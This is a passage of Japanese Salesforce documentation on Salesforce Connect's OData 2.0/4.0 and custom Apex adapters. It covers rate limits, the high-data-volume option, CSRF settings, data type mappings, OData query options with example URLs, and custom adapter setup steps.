組織で外部オブジェクトにアクセスするときにレート制限に達する場合は、関連付けられた外部データソースで［高データボリューム］オプションを選択することを検討してください。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する Socrata™ の考慮事項

Socrata Open Data Protocol™ は、医療データや政府とその市民の協働に広く使用されています。Salesforce Connect は、Socrata Open Data Portal を基盤とするエンドポイントからのデータにアクセスできます。Socrata 固有の要件に対応するには、外部データソースの［特殊な互換性］項目を Socrata に設定します。

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する CSRF の考慮事項

OData 外部データソースのクロスサイトリクエストフォージェリ (CSRF) における特殊な動作、制限、および推奨事項について理解します。

関連トピック:

- Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する OData プロデューサの考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

外部データを Salesforce 組織に公開するリモートデータサービスには、次の制限と推奨事項があります。

- `services.odata.org/validation` にある Open Data Protocol Service Validation Tool を使用して、OData プロデューサを検証します。検証により、OData 仕様に対して実装がチェックされ、潜在的な問題が識別されます。
- 低帯域幅接続のパフォーマンスを改善するには、gzip 圧縮データを受信するように OData プロデューサを設定します。次に、Salesforce の外部データソース定義で、［圧縮要求］を選択します。gzip 圧縮データを Salesforce に送信するように OData プロデューサを設定することもできます。これにより gzip 圧縮応答は自動的に受け入れられます。
- デフォルトで、Salesforce は、各 Odata 要求に `$inlinecount=allpages` システムクエリオプションを指定して送信します。応答に結果セットの合計行数が含まれます。

  一部の外部システムは、`$inlinecount=allpages` システムクエリオプションをサポートしていません。データにアクセスしようとしてエラーが返されたり、読み込みに時間がかかったりした場合は、外部データソースの［要求の行数］を選択解除します。ただし、選択解除すると、外部データソースおよび関連付けらている外部オブジェクトが、合計行数を必要とする SOQL `COUNT()` 集計関数をサポートしません。OData URI 規則についての詳細は、`www.odata.org`を参照してください。
- 過度な往復処理を回避するため、十分なページサイズを使用するように OData プロデューサを設定します。小さいページサイズで大量のデータをクエリすると、ネットワーク遅延のため処理に時間がかかります。外部データを表示する Salesforce ページは、読み込みに時間がかかる場合があります。

  たとえば、クエリ結果に 100 件のレコードが含まれており、ページサイズが 5 件分しかないと、結果を取得するのに往復処理を 20 回行う必要があります。ネットワーク遅延が往復処理あたり 100 ミリ秒であると、結果を取得する所要時間は 2 秒 (20 × 100 ミリ秒) になります。

一方、20 件のレコードを保持できるページサイズの場合は、100 件のレコードを取得するのに往復処理が 5 回で済みます。このネットワーク遅延 (往復処理あたり 100 ミリ秒) では、結果を取得する所要時間が 0.5 秒 (5 × 100 ミリ秒) になります。

- サポートされている OData のデータ型の一覧は、Salesforce ヘルプの「OData のデータ型の対応付け」を参照してください。
- 外部データソースが OData 4.0 アダプタと JSON 形式を使用する場合、OData プロデューサが、`odata.metadata=full` 形式のパラメータが含まれるヘッダーを受け入れることを確認します。`odata.metadata=minimal` など、他のバリエーションはサポートされていません。

関連トピック:

Salesforce Connect の OData 2.0 または 4.0 アダプタ
OData クエリ文字列オプション
OData のデータ型の対応付け

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData コールアウトのレート制限に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

外部オブジェクトは、Salesforce 外に保存されているデータを参照します。外部オブジェクトへのアクセスには、それに関連付けられた外部システムへのコールアウトが含まれます。Salesforce では、コールアウトに次のレート制限が適用されます。

組織には次の制限があります。

- Enterprise Edition、Performance Edition、および Unlimited Edition では、1 時間あたり 10,000 個の OData コールアウト。要求に応じて制限を緩和できます。
- Developer Edition では、1 時間あたり 1,000 個の OData コールアウト。

組織の制限を取得し、その制限に対する現在の利用状況を把握するには、Force.com REST API の `Limits` リソースを使用します。

Salesforce は、次の場合に毎回 OData コールアウトを実行します。

- リストビューの外部オブジェクトタブをユーザがクリックした。
- 外部オブジェクトのレコード詳細ページをユーザが表示した。
- 子外部オブジェクトレコードの関連リストを表示する親オブジェクトのレコード詳細ページをユーザが表示した。
- ユーザが Salesforce グローバル検索を実行した。
- ユーザが外部オブジェクトレコードを作成、編集、または削除した (これは組織間アダプタには適用されません)。
- ユーザがレポートを実行した。
- レポートビルダーでプレビューが読み込まれた。
- フロー、API、Apex、SOQL、または SOSL 経由で外部オブジェクトをクエリした。
- 外部データソースの検証または同期を行った。

ユーザまたはアプリケーションの OData コールアウトでレート制限エラーが発生した場合は、次の処理を 1 つ以上実行します。

- 外部データソース定義で、[高データボリューム] を選択する。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。
- 実行する SOQL クエリおよび SOSL クエリの数を削減する。
- 外部システムを呼び出す Apex コードがある場合、頻繁にアクセスするがほとんど変更しない外部データをキャッシュするようにそのコードを変更する。
- Salesforce に依頼して制限を引き上げる。

関連トピック:

Force.com REST API 開発者ガイド: 組織の制限をリストする

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する高データボリュームの考慮事項

Salesforce Connect の OData 2.0 または 4.0 アダプタ

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する高データボリュームの考慮事項

組織で外部オブジェクトにアクセスするときにレート制限に達する場合は、関連付けられた外部データソースで [高データボリューム] オプションを選択することを検討してください。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。

- 大量データの外部データソースに関連付けられた外部オブジェクトに、次の機能は使用できません。
  - Lightning Experience によるアクセス
  - Salesforce1 によるアクセス
  - [最近使ったデータ] リストの表示
  - レコードフィード
  - レポートとダッシュボード
  - 書き込み可能な外部オブジェクト
- Salesforce ID は、大量データの外部データソースに関連付けられた外部オブジェクトレコードには割り当てられません。
- 大量データの外部データソースに関連付けられた外部オブジェクトのレコード詳細ページでは、JavaScript を呼び出すカスタムボタンとカスタムリンクがサポートされません。
- 書き込み可能な外部オブジェクトの CSRF 保護は、高データボリュームの外部データソースには使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

Force.com REST API 開発者ガイド: 組織の制限をリストする

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData コールアウトのレート制限に関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する CSRF の考慮事項

Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する Socrata™ の考慮事項

Socrata Open Data Protocol™ は、医療データや政府とその市民の協働に広く使用されています。Salesforce Connect は、Socrata Open Data Portal を基盤とするエンドポイントからのデータにアクセスできます。Socrata 固有の要件に対応するには、外部データソースの［特殊な互換性］項目を Socrata に設定します。

Socrata では、OData クエリの `$select` または `$orderby` 句の行識別子 (`_id`) 列はサポートされていません。［特殊な互換性］項目で Socrata が選択されている場合は、次の点に留意してください。

- OData クエリに `$select` 句の `_id` 列は含まれません。
- `_id` 列が Socrata エンドポイントから同期された場合、その結果の外部オブジェクトのカスタム項目は並び替えできません。
- ［外部列の名前］として `_id` を含む外部オブジェクトのカスタム項目を手動で定義した場合は、そのカスタム項目に［並び替えは無効化されています］属性を選択していることを確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

外部データソースの［特殊な互換性］項目を変更した場合は、その外部オブジェクトを再同期することをお勧めします。または、代わりに外部オブジェクトへのクエリまたはユーザアクセスがエラーになるかどうかをテストし、問題のある外部オブジェクトのみを再同期できます。

関連トピック:

- Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義
- Salesforce Connect — OData 2.0 および 4.0 アダプタに関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する CSRF の考慮事項

OData 外部データソースのクロスサイトリクエストフォージェリ (CSRF) における特殊な動作、制限、および推奨事項について理解します。

- CSRF 保護は、大量データの外部データソースでは使用できません。
- セキュアな HTTP によって対 CSRF トークンおよび Cookie への不正アクセスを防ぐことができるように、外部データソースの URL の先頭が *`https://`* であることを確認します。
- 外部データソースでの CSRF 保護の有効化に加えて、組織のセッションセキュリティ設定での CSRF 保護を有効にしておくことをお勧めします。このセッション設定はデフォルトで有効であり、Salesforce データおよび外部データを CSRF 攻撃から保護できます。
  - 設定ページ以外の `GET` 要求の `CSRF` 保護を有効化
  - 設定ページ以外の `POST` 要求の `CSRF` 保護を有効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義
- セッションセキュリティ設定の変更

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData の参照

Salesforce Connect を使用する外部システムにアクセスするための Open Data Protocol (OData) の Salesforce 実装について把握します。

OData のデータ型の対応付け

Salesforce と外部システム間でメタデータを同期して値を変換するときに、Salesforce Connect は OData のデータ型を Salesforce メタデータのデータ型に対応付けます。

OData クエリ文字列オプション

Salesforce Connect の OData アダプタでは、OData 2.0 および 4.0 システム機能のサブセットと検索条件式コンストラクトを使用して、外部システムをクエリします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- Salesforce Connect の OData 2.0 または 4.0 アダプタ

OData のデータ型の対応付け

Salesforce と外部システム間でメタデータを同期して値を変換するときに、Salesforce Connect は OData のデータ型を Salesforce メタデータのデータ型に対応付けます。

OData 2.0 のデータ型の対応付け

Salesforce Connect の OData 2.0 アダプタが OData のデータ型を Salesforce メタデータのデータ型に対応付ける方法について説明します。

OData 4.0 のデータ型の対応付け

Salesforce Connect の OData 4.0 アダプタが OData のデータ型を Salesforce メタデータのデータ型に対応付ける方法について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

OData 2.0 のデータ型の対応付け

Salesforce Connect の OData 2.0 アダプタが OData のデータ型を Salesforce メタデータのデータ型に対応付ける方法について説明します。

Salesforce と外部システム間でメタデータを同期して値を変換するときに、Salesforce Connect では次のデータ型のみサポートされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

OData 2.0 プリミティブ型

OData 2.0 のデータ型	Salesforce メタデータのデータ型
Binary	TextArea
Boolean	Checkbox
Byte	Number
DateTime	DateTime
DateTimeOffset	DateTime
Decimal	Number
Double	Number
Guid	Text
Int16	Number
Int32	Number
Int64	Number
SByte	Number
Single	Number
String	Text — OData 文字列の宣言された列の長さが 255 文字以下の場合 LongTextArea — OData 文字列の宣言された列の長さが 255 文字を超える場合
Time	Text

ヒント: 外部システムのバイナリ値は、Salesforce では Base64 エンコード文字列として表されます。`EncodingUtil.base64Decode(inputString)` Apex メソッドを使用して、これを `Blob` 型の値に変換できます。

OData 2.0 複合型

Salesforce Connect では、次の OData 複合型がサポートされます。

- 複合型の外部データは、項目名と値が含まれる文字列にフラット化されます。たとえば、住所は次の文字列にフラット化されます。

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- 外部システムで OData 複合型に関連付けられた外部オブジェクトカスタム項目は、その外部オブジェクトが書き込み可能な場合でも常に参照のみ可能です。

関連トピック:

Salesforce Connect — すべてのアダプタの同期に関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData の参照

Apex 開発者ガイド: EncodingUtil クラス: `base64Decode(inputString)`

OData 4.0 のデータ型の対応付け

Salesforce Connect の OData 4.0 アダプタが OData のデータ型を Salesforce メタデータのデータ型に対応付ける方法について説明します。

Salesforce と外部システム間でメタデータを同期して値を変換するときに、Salesforce Connect では次のデータ型のみサポートされます。

OData 4.0 プリミティブ型

OData 4.0 のデータ型	Salesforce メタデータのデータ型
Binary	TextArea
Boolean	Checkbox
Byte	Number
Date	DateTime
DateTimeOffset	DateTime
Decimal	Number
Double	Number
Guid	Text
Int16	Number
Int32	Number
Int64	Number
SByte	Number
Single	Number

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

OData 4.0 のデータ型	Salesforce メタデータのデータ型
String	Text — OData 文字列の宣言された列の長さが 255 文字以下の場合 LongTextArea — OData 文字列の宣言された列の長さが 255 文字を超える場合

ヒント: 外部システムのバイナリ値は、Salesforce では Base64 エンコード文字列として表されます。`EncodingUtil.base64Decode(inputString)` Apex メソッドを使用して、これを `Blob` 型の値に変換できます。

OData 4.0 複合型

Salesforce Connect では、次の OData 複合型がサポートされます。

- 複合型の外部データは、項目名と値が含まれる文字列にフラット化されます。たとえば、住所は次の文字列にフラット化されます。

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- 外部システムで OData 複合型に関連付けられた外部オブジェクトカスタム項目は、その外部オブジェクトが書き込み可能な場合でも常に参照のみ可能です。

関連トピック:

Salesforce Connect — すべてのアダプタの同期に関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData の参照

Apex 開発者ガイド: EncodingUtil クラス: `base64Decode(inputString)`

OData クエリ文字列オプション

Salesforce Connect の OData アダプタでは、OData 2.0 および 4.0 システム機能のサブセットと検索条件式コンストラクトを使用して、外部システムをクエリします。

ユーザまたは Force.com プラットフォームによる外部オブジェクトの操作が行われた場合、Salesforce Connect の OData 2.0 または 4.0 アダプタはそれらの操作を OData クエリに変換します。Salesforce は、次の場合に毎回 OData コールアウトを実行します。

- リストビューの外部オブジェクトタブをユーザがクリックした。
- 外部オブジェクトのレコード詳細ページをユーザが表示した。
- 子外部オブジェクトレコードの関連リストを表示する親オブジェクトのレコード詳細ページをユーザが表示した。
- ユーザが Salesforce グローバル検索を実行した。
- ユーザが外部オブジェクトレコードを作成、編集、または削除した (これは組織間アダプタには適用されません)。
- ユーザがレポートを実行した。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- レポートビルダーでプレビューが読み込まれた。
- フロー、API、Apex、SOQL、または SOSL 経由で外部オブジェクトをクエリした。
- 外部データソースの検証または同期を行った。

次のセクションでは、OData サービスのコンシューマとしての Salesforce Connect の実装について説明します。Salesforce によって OData クエリが自動的に作成されるため、システム管理者や開発者が作成する必要はありません。ただし、OData クエリの生成方法を理解し、手動で OData クエリを試すことは、外部システムの OData プロデューサの問題をトラブルシューティングするために役立ちます。各システムクエリオプションについての詳細は、`www.odata.org` を参照してください。

Salesforce Connect では、次の OData システムクエリオプションのみサポートされます。OData 2.0 および 4.0 仕様のその他すべてのオプションは使用されません。

- `$count` (OData 4.0 のみ) (ページ 6109)
- `$filter` (ページ 6109)
- `$inlinecount` (OData 2.0 のみ) (ページ 6110)
- `$orderby` (ページ 6110)
- `$search` (OData 4.0 のみ) (ページ 6111)
- `$select` (ページ 6111)
- `$skip` (ページ 6111)
- `$top` (ページ 6112)
- OData 2.0 カスタムクエリオプション (ページ 6112)

`$count` (OData 4.0 のみ)

`$filter` システムクエリオプションの適用後で、`$top` および `$skip` システムクエリオプションの適用前に URI で識別される行数を応答に含める必要があることを指定します。

外部データソースで［要求の行数］が有効になっている場合、Salesforce はその外部データソースのすべての OData 4.0 クエリに `$count=true` を挿入し、各結果セットの合計項目数を判断します。［要求の行数］が無効になっている場合、Salesforce は外部データソースのすべての OData 4.0 クエリに `$count=false` を挿入します。

例	
Salesforce でのユーザアクション	外部オブジェクトの表示またはアクセス
SOQL クエリ	外部オブジェクトの任意の SOQL クエリ
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$count=true`**`&$top=26`

`$filter`

要求 URL でアドレス指定されたリソースのコレクションを絞り込みます。リソースには、`true` と評価された結果が含まれます。

例	
Salesforce でのユーザアクション	国が米国に絞り込まれた納入業者レコードから市区郡のリストビューを開きます。
SOQL クエリ	`SELECT City__c FROM Suppliers__x **WHERE Country__c = 'USA'** ORDER BY City__c ASC LIMIT 26`
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,SupplierID&$inlinecount=allpages&**$filter=Country+eq+'USA'**&$top=26`

`$inlinecount` (OData 2.0 のみ)

`$filter` システムクエリオプションの適用後で、`$top` および `$skip` システムクエリオプションの適用前に URI で識別される行数を応答に含める必要があることを指定します。

外部データソースで［要求の行数］が有効になっている場合、Salesforce はその外部データソースのすべての OData 2.0 クエリにある `$inlinecount` を使用して、各結果セットの合計項目数を判断します。［要求の行数］が無効になっている場合、`$inlinecount` は外部データソースのすべての OData 2.0 クエリから除外されます。

例	
Salesforce でのユーザアクション	外部オブジェクトの表示またはアクセス
SOQL クエリ	外部オブジェクトの任意の SOQL クエリ。
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&**$inlinecount=allpages**&$top=26`

`$orderby`

結果セットを昇順または降順に並び替えます。

例	
Salesforce でのユーザアクション	会社名で並び替えられた納入業者レコードのリストビューを開きます。
SOQL クエリ	`SELECT CompanyName__c,ContactName__c FROM Suppliers__x **ORDER BY CompanyName__c ASC** LIMIT 26`
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?**$orderby=CompanyName**&$select=CompanyName,ContactName,SupplierID&$inlinecount=allpages&$top=26`

$search (OData 4.0 のみ)

フリーテキスト検索式として、検索クエリ文字列と一致するエンティティを要求します。このオプションを有効にするには、外部データソースの［自由テキスト検索式を使用］を選択します。

デフォルトでは、［自由テキスト検索式を使用］は無効です。検索クエリ文字列は `$filter` システムクエリオプションの `contains` 値として使用されます。

例	
Salesforce でのユーザアクション	外部オブジェクトの表示またはアクセス
SOQL クエリ	外部オブジェクトの任意の SOQL クエリ
結果の OData クエリ	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$count=true&`**`$search=Acme`**`&$top=26`

$select

エンティティごとに制限されたプロパティのセットを要求します。

例	
Salesforce でのユーザアクション	会社名と取引先責任者名がページレイアウトに表示される納入業者レコードのリストビューを開きます。
SOQL クエリ	**`SELECT CompanyName__c,ContactName__c`** `FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26`
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?$orderby=CompanyName&`**`$select=CompanyName,ContactName,SupplierID`**`&$inlinecount=allpages&$top=26`

$skip

クエリ対象のコレクションで結果セットに含めない項目数を指定します。

例	
Salesforce でのユーザアクション	クリックして、市区郡で並び替えられた納入業者レコードのリストビューの 2 ページ目を表示します。
SOQL クエリ	`SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC` **`OFFSET 25`**
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,CompanyName,SupplierID&$inlinecount=allpages&$top=26&`**`$skip=25`**

$top

クエリ対象のコレクションで結果に含める項目数を指定します。SOQL クエリの LIMIT 句の値は、要求された $top 値と一致しないことがあります。これは、クライアント駆動ページングおよび queryMore() コールの要件に合わせて $top が変更されるためです。

例	
Salesforce でのユーザアクション	上位 25 件の納入業者レコードのリストビューを開きます。
SOQL クエリ	`SELECT SupplierID__c FROM Suppliers__x LIMIT 25`
結果の OData クエリ	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&$inlinecount=allpages&$top=26`

OData 2.0 カスタムクエリオプション

OData プロデューサがカスタムクエリ文字列オプションをサポートしている場合は、外部データソース定義の [Salesforce 検索のカスタムクエリオプション] 項目にクエリ文字列パラメータの名前を入力します。カスタムクエリオプションがない場合は、検索クエリ文字列が $filter システムクエリオプションの substringof 値として使用されます。

例	
カスタムクエリパラメータのない OData クエリ	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&$filter=substringof('Acme',CompanyName)+eq+true+or+substringof('Acme',Phone)+eq+true&$top=26`
「doSearch」という名前のカスタムクエリパラメータがある OData クエリ	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&doSearch=Acme&$top=26`

関連トピック:

- Salesforce Connect — OData 2.0 および 4.0 アダプタに関する OData プロデューサの考慮事項
- Salesforce Connect — OData 2.0 および 4.0 アダプタの OData の参照
- Salesforce Connect — OData 2.0 および 4.0 アダプタのクライアント駆動ページングとサーバ駆動ページング

Salesforce Connect: カスタム—Apex を介した外部データへのアクセス

Salesforce Connect のカスタムアダプタ

どこにあるデータにでも接続し、ビジネスの全体像を把握できます。ApexConnector Framework を使用して、Salesforce Connect のカスタムアダプタを開発します。

ユーザおよびForce.comプラットフォームは、外部オブジェクトを介して外部データを操作します。こうした外部データを操作するたびに、Salesforce Connect は、カスタムアダプタを構成する Apex クラスのメソッドを呼び出します。Salesforce は、次のことが発生するたびにカスタムアダプタのApexコードを呼び出します。

- リストビューの外部オブジェクトタブをユーザがクリックした。
- 外部オブジェクトのレコード詳細ページをユーザが表示した。
- 子外部オブジェクトレコードの関連リストを表示する親オブジェクトのレコード詳細ページをユーザが表示した。
- ユーザが Salesforce グローバル検索を実行した。
- ユーザが外部オブジェクトレコードを作成、編集、または削除した (これは組織間アダプタには適用されません)。
- ユーザがレポートを実行した。
- レポートビルダーでプレビューが読み込まれた。
- フロー、API、Apex、SOQL、または SOSL 経由で外部オブジェクトをクエリした。
- 外部データソースの検証または同期を行った。

Apex Connector Framework の使用方法についての詳細は、 *『Force.com Apex コード開発者ガイド』* の「Salesforce Connect」および「DataSource 名前空間」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — カスタムアダプタの外部オブジェクトの外部 ID

Salesforce Connect のカスタムアダプタを使用して外部データにアクセスする場合、外部オブジェクトの外部 ID 標準項目の値は、`ExternalId` という名前の `DataSource.Column` から取得されます。

関連トピック:

- Salesforce Connect
- Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス
- Salesforce Connect — カスタムアダプタの考慮事項

Salesforce Connect — カスタムアダプタの外部オブジェクトの外部 ID

Salesforce Connect のカスタムアダプタを使用して外部データにアクセスする場合、外部オブジェクトの外部 ID 標準項目の値は、`ExternalId` という名前の `DataSource.Column` から取得されます。

各外部オブジェクトには [外部 ID] 標準項目があります。その値により、組織内の各外部オブジェクトレコードが一意に識別されます。外部オブジェクトが外部参照関係で親の場合、外部ID標準項目が子レコードの識別に使用されます。

重要:

- カスタムアダプタの Apex コードでは、`ExternalId` という名前の `DataSource.Column` を宣言し、その値を指定する必要があります。
- 外部 ID 標準項目の値は、Salesforce に保存される場合があるため、機密データを使用しないでください。
  - 子レコードの外部参照関係項目に、親レコードの外部 ID 値が保存および表示されます。
  - Salesforce では、内部使用のみを目的として、外部システムから取得された各行の外部 ID 値を保存します。この動作は、大量データの外部データソースに関連付けられた外部オブジェクトには適用されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

例: このサンプル `DataSource.Connection` クラスからの抜粋は、`ExternalId` という名前の `DataSource.Column` を示しています。

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
List<DataSource.Column> columns;
columns = new List<DataSource.Column>();
columns.add(DataSource.Column.text('title', 255));
columns.add(DataSource.Column.text('description',255));
columns.add(DataSource.Column.text('createdDate',255));
columns.add(DataSource.Column.text('modifiedDate',255));
columns.add(DataSource.Column.url('selfLink'));
columns.add(DataSource.Column.url('DisplayUrl'));
columns.add(DataSource.Column.text('ExternalId',255));
tables.add(DataSource.Table.get('googleDrive','title',
    columns));
return tables;
}
```

関連トピック:

Salesforce Connect のカスタムアダプタ

Apex 開発者ガイド

Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス

ユーザ権限	
Apex クラスを作成する	「Apex 開発」
リモート設定を定義する	「すべてのデータの編集」
外部データソースを作成および編集する	「アプリケーションのカスタマイズ」
外部オブジェクトを作成、編集する	「アプリケーションのカスタマイズ」
オブジェクトレベルのヘルプを定義または変更する	「アプリケーションのカスタマイズ」
カスタム項目を作成、編集する	「アプリケーションのカスタマイズ」
権限セットとユーザプロファイルを編集する	「プロファイルと権限セットの管理」
外部システムの別のユーザの認証設定を編集する	「ユーザの管理」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザは、Salesforce 組織内から、どこにあるデータでも表示、検索、および変更できます。

カスタムアダプタを使用した Salesforce Connect の設定手順の概要は、次のとおりです。

1. Salesforce Connect のカスタムアダプタを開発します。

   Apex Connector Framework を使用して、カスタムアダプタを構成する `DataSource.Connection` および `DataSource.Provider` クラスを作成します。

2. Apex コールアウトのリモートサイトを定義します。

   カスタムアダプタに Apex コールアウトが含まれる場合、各コールアウトエンドポイントを組織のリモートサイトとして定義します。ただし、URL ではなく、指定ログイン情報としてエンドポイントが指定されているコールアウトにリモートサイトを定義する必要はありません。

3. `Salesforce Connect: Custom` 型の外部データソースを定義します。

   複数のカスタムアダプタを作成した場合、外部データソースの [型] 項目に正しい `DataSource.Provider` クラスが指定されていることを確認します。

4. 外部オブジェクトを作成します。

   この作業は、同期によって自動的に外部オブジェクトを作成する場合以外に実行します。Salesforce 組織からアクセスする外部データテーブルごとに外部オブジェクトを作成します。

5. 外部オブジェクトのヘルプコンテンツを作成します。

   外部データを説明する Visualforce ページを作成します。ユーザが外部オブジェクトの [このページのヘルプ] をクリックすると、カスタムヘルプコンテンツが表示されます。Salesforce ヘルプには、外部データに関する情報は記載されていません。

6. カスタム項目とリレーションを外部オブジェクトに追加します。

オブジェクト間のリレーションを作成します。同期によって自動的に外部オブジェクトとその項目を作成した場合を除き、Salesforce 組織からアクセスする外部テーブル列ごとにカスタム項目を作成します。

7. 外部オブジェクトへのユーザアクセスを有効化します。
   権限セットまたはプロファイルを使用して、オブジェクト権限を付与します。
8. 外部オブジェクトの項目へのユーザアクセス権を有効化します。
   権限セットまたはプロファイルを使用して、項目権限を付与します。
9. 外部データソースでユーザごとの認証を使用している場合は、次の手順を実行します。
   a. ユーザが外部システムに対して認証を行います。
      権限セットまたはプロファイルを使用して、ユーザに外部データソースの認証設定へのアクセス権を付与します。
   b. 各ユーザの認証設定を行います。
      この作業は、システム管理者またはユーザが実行できます。

      ヒント: ユーザに、外部システムの認証を設定する方法のトレーニングを実施します。ユーザが、外部システムごとにどのログイン情報を入力すればよいか把握したことを確認します。OAuth 2.0 を使用している場合、OAuth フローに紛らわしいプロンプトやリダイレクトがないかテストし、必要に応じてユーザにトレーニングを実施します。OAuth フローは、外部システム、認証プロバイダ、指定された範囲によって異なります。

関連トピック:

Salesforce Connect のカスタムアダプタ
Salesforce Connect — すべてのアダプタの考慮事項
開発者ガイド: *Visualforce 開発者ガイド*
外部オブジェクトリレーション

Salesforce Connect — カスタムアダプタの外部データソースの定義

Apex Connector Framework で作成した Salesforce Connect カスタムアダプタを使用して、Salesforce 組織をどこにあるどのようなデータにも接続できます。

開始する前に、Salesforce Connect のカスタムアダプタを開発します。カスタムアダプタで Apex コールアウトを使用する場合、コールアウトエンドポイントのリモートサイトも定義します。「Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス」(ページ 6115)を参照してください。

1. [設定] から、[クイック検索] ボックスに「外部データソース」と入力し、[外部データソース] を選択します。
2. [新規External Data Source] をクリックするか、[編集] をクリックして既存の外部データソースを変更します。
3. 項目を入力します。

項目	説明
表示ラベル	ユーザにわかりやすい外部データソースの名前。表示ラベルは、リストビューなどの Salesforce ユーザインターフェースに表示されます。 [ID 種別] を [ユーザ] に設定すると、ユーザが外部システムの認証設定を表示または編集するときに、この表示ラベルが表示されます。
名前	API からこの外部データソース定義を参照する場合に使用される一意の ID。 名前には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
種類	[Salesforce Connect: カスタム—<DataSource.Provider クラス名>] を選択します。
URL	外部システムの URL。 DataSource.Provider クラスが REQUIRE_ENDPOINT 機能を宣言する場合にのみ使用できます。クラスが REQUIRE_HTTPS 機能も宣言する場合、URL は *https://* で開始する必要があります。 指定ログイン情報でエンドポイントが定義されている場合は、指定されたログイン情報 URL を入力します。指定ログイン情報 URL にはスキーム「callout:」、指定ログイン情報の名前、必要に応じて追加されたパスが含ま

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

外部データソースを作成および編集する
- 「アプリケーションのカスタマイズ」

